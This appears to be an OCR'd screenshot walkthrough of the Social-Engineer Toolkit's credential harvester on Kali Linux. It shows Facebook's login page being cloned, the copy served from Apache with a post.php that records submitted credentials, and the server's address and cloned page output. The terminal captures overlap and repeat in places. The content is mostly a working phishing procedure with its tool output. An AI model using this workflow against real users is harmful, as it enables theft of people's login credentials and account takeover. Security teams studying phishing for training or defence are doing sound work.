
```
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method
   8) HTA Attack Method

  99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:10.0.1.4
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.facebook.com
```




```
   7) Full Screen Attack Method
   8) HTA Attack Method

  99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:10.0.1.4
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
```



```
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:10.0.1.4
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] Apache is set to ON - everything will be placed in your web root directory of apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
[!] Apache may be not running, do you want SET to start the process? [y/n]: y
```



```
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:10.0.1.4
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] Apache is set to ON - everything will be placed in your web root directory of apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
[!] Apache may be not running, do you want SET to start the process? [y/n]: y
[ ok ] Starting apache2 (via systemctl): apache2.service.
Apache webserver is set to ON. Copying over PHP file to the website.
Please note that all output from the harvester will be found under apache_dir/harvester_date.txt
Feel free to customize post.php in the /var/www directory
[*] All files have been copied to /var/www
{Press return to continue}
```



Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.


If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.


The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
```



```
root@kali:/var/www/html# ls
index.html  post.php
root@kali:/var/www/html# 
```

```
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:0e:90:29
          inet addr:10.0.1.4  Bcast:10.0.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0e:9029/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:99 errors:0 dropped:0 overruns:0 frame:0
          TX packets:49 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:17259 (16.8 KiB)  TX bytes:8180 (7.9 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:20 errors:0 dropped:0 overruns:0 frame:0
          TX packets:20 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1200 (1.1 KiB)  TX bytes:1200 (1.1 KiB)

root@kali:~# 
```



⚠ For a better experience on Facebook, switch to our basic site or update your browser.

facebook Sign Up

Facebook Login

